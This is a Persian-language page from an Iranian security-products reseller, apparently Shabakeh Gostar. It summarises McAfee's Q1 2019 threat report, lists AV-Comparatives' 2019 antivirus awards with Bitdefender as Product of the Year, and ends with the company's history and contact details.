همچنین، در سه‌ماهه اول ۲۰۱۹، خانواده‌های جدیدی از بدافزارهای موسوم به رمز ربا مشاهده شد. نمونه‌ای از این بدافزارهای جدید کاربران محصولات شرکت اپل را هدف قرار می‌داد. در مواردی متعدد نیز مهاجمان از طریق بدافزارهای خود اقدام به سرقت کیف‌های ارز رمز و اطلاعات اصالت‌سنجی مرتبط با ارز رمزها کردند. بهره‌جویی از ضعفی در ThinkPHP به‌منظور انتشار این بدافزارها از جمله نکاتی است که در این فصلنامه به آن پرداخته شده است.

تبهکاران تسخیر دستگاه‌های موسوم به اینترنت اشیاء را با استفاده از نام‌های کاربری/ رمزهای عبور پیش‌فرض در تجهیزاتی نظیر دوربین‌های تحت شبکه، دستگاه ضبط تصویر دیجیتال و روترهای خانگی ادامه دادند. در این فصلنامه به آسیب‌پذیری‌هایی در قفل‌های هوشمند و دستگاه‌های قهوه‌ساز اشاره شده که بهره‌جویی از آنها می‌تواند افشای اطلاعات و بروز حوادث ناگوار را به دنبال داشته باشد. جزییات این آسیب‌پذیری‌ها که توسط محققان مک‌آفی کشف شدند علاوه بر این فصلنامه در کنگره جهانی موبایل نیز ارائه شده است.

کالبدشکافی یکی از پیچیده‌ترین کارزارهای فعال در سه‌ماهه اول ۲۰۱۹، معروف به عملیات تیرزن از دیگر مطالبی است که مطالعه آن در این فصلنامه توصیه می‌شود.

برای دریافت نسخه فارسی این گزارش بر روی تصویر زیر کلیک کنید.

Bitdefender،
محصول سال ۲۰۱۹

مؤسسه ارزیابی AV-Comparatives گزارش نهایی و جمع‌بندی شده خود را برای سال ۲۰۱۹ منتشر کرد. بر اساس این جمع‌بندی، ضدویروس Bitdefender برای چندمین بار موفق به دریافت باارزش‌ترین نشان این مؤسسه، یعنی "محصول سال" شده است.

مؤسسه AV-Comparatives بر اساس آزمون‌های مختلفی که طی هر سال بر روی انواع محصولات ضدویروس انجام می‌دهد، ارزیابی بی‌طرفانه و مستقلی را بعمل آورده و این محصولات را رتبه‌بندی می‌کند. در پایان هر سال میلادی نیز با جمع‌بندی نتایج آزمون‌های بعمل آمده طی سال، ضدویروس برتر سال را انتخاب کرده و همچنین ضدویروس‌ها را در گروه‌های مختلف ارزیابی سالانه می‌کند.

در گزارش نهایی سال ۲۰۱۹، ضدویروس Bitdefender بعنوان "محصول سال" (Product of the Year) انتخاب شده است.

Bitdefender

در گزارش نهایی AV-Comparatives، تعدای از ضدویروس‌ها که نتایج خوبی را در آزمون‌های مختلف در سال ۲۰۱۹ کسب کرده‌اند، بعنوان ضدویروس "برتر" (Top Rated) انتخاب شده‌اند. ضدویروس‌های ممتاز سال ۲۰۱۹ عبارتند از Avast، AVG و Kaspersky.

Avast, AVG, Kaspersky

ضدویروس‌های برتر در هر آزمون

آزمون "محافظت در دنیای واقعی" (Real-World Protection)

این آزمون یکی از آزمون‌های مهم AV-Comparatives به شمار می‌آید. در این آزمون از تمام امکانات و قابلیت‌های ضدویروس برای مقابله با انواع تهدیدات، مشابه آنچه که هر روز در دنیای واقعی رخ می‌دهد، استفاده می‌شود. ضدویروس‌ها باید عملکرد بالایی نشان دهند، بدون آنکه درصد خطای زیادی داشته باشند و نیاز به دخالت مکرر کاربر باشد. ضدویروس‌های برتر در این آزمون عبارتند از AVIRA، Bitdefender و VIPRE.

AVIRA

Bitdefender

VIPRE

آزمون "محافظت در برابر بدافزارها" (Malware Protection)

در این آزمون توانایی ضدویروس در حفاظت از دستگاه در برابر بدافزارهایی که از دستگاه های ذخیره‌ساز قابل حمل و پوشه‌های اشتراکی به سیستم رخنه می‌کنند مورد ارزیابی قرار می‌گیرند. علاوه بر شناسایی قدرتمند، ضدویروس انتخابی می‌بایست حداقل خطای نادرست را در شناسایی داشته باشد. ضدویروس‌های برتر در این آزمون عبارتند از AVIRA، Bitdefender، Avast و AVG.

AVIRA

Bitdefender

Avast, AVG

آزمون "خطا در شناسایی" (False Positive)

شناسایی اشتباه به اندازه یک آلودگی واقعی می‌تواند باعث مزاحمت و دردسر شود. لازم است که قبل از عرضه ضدویروس به بازار، کنترل کیفیت مناسبی بر روی محصول صورت گرفته باشد. هدف از این آزمون، کنترل میزان خطای ضدویروس در شناسایی بدافزارها است. ضدویروس‌های برتر در این آزمون عبارتند از Kaspersky، AVIRA و ESET.

Kaspersky

AVIRA

ESET

آزمون "کارایی کلی" (Overall Performance)

در عین حال که محصولات امنیتی باید تحت شرایط مختلف فعال باشند، کاربران نیز می‌بایست قادر به انجام امور معمول خود با دستگاه باشند. برخی محصولات تأثیرات بیشتری در مقایسه با محصولات دیگر در زمان اجرای فرامین متداول می‌گذارند. بر طبق آزمون‌های این مؤسسه، ESET، McAfee و K7 کمترین تأثیر را بر روی کارایی سیستم‌ها داشته‌اند.

ESET

McAfee

K7

آزمون "محافظت پیشرفته در برابر تهدیدات" (Advanced Threat Protection)

در این آزمون، توانایی محصولات ضدویروس در مقابله با حملات هدفمند و بدافزارهای موسوم به بدون فایل (Fileless) مورد ارزیابی قرار می‌گیرد. در سال ۲۰۱۹ تنها تعداد کمی از شرکت‌های سازنده محصولات ضدویروس در این آزمون پرچالش شرکت کردند. ضدویروس‌های برتر در این آزمون عبارتند از ESET، Kaspersky، Avast، AVG، Bitdefender و F-Secure.

ESET, Kaspersky

Avast, AVG

Bitdefender, F-Secure

گزارش کامل مؤسسه AV-Comparatives در اینجا قابل دریافت و مطالعه است.

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن/دورنگار ۰۲۱-۴۲۰۵۲

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net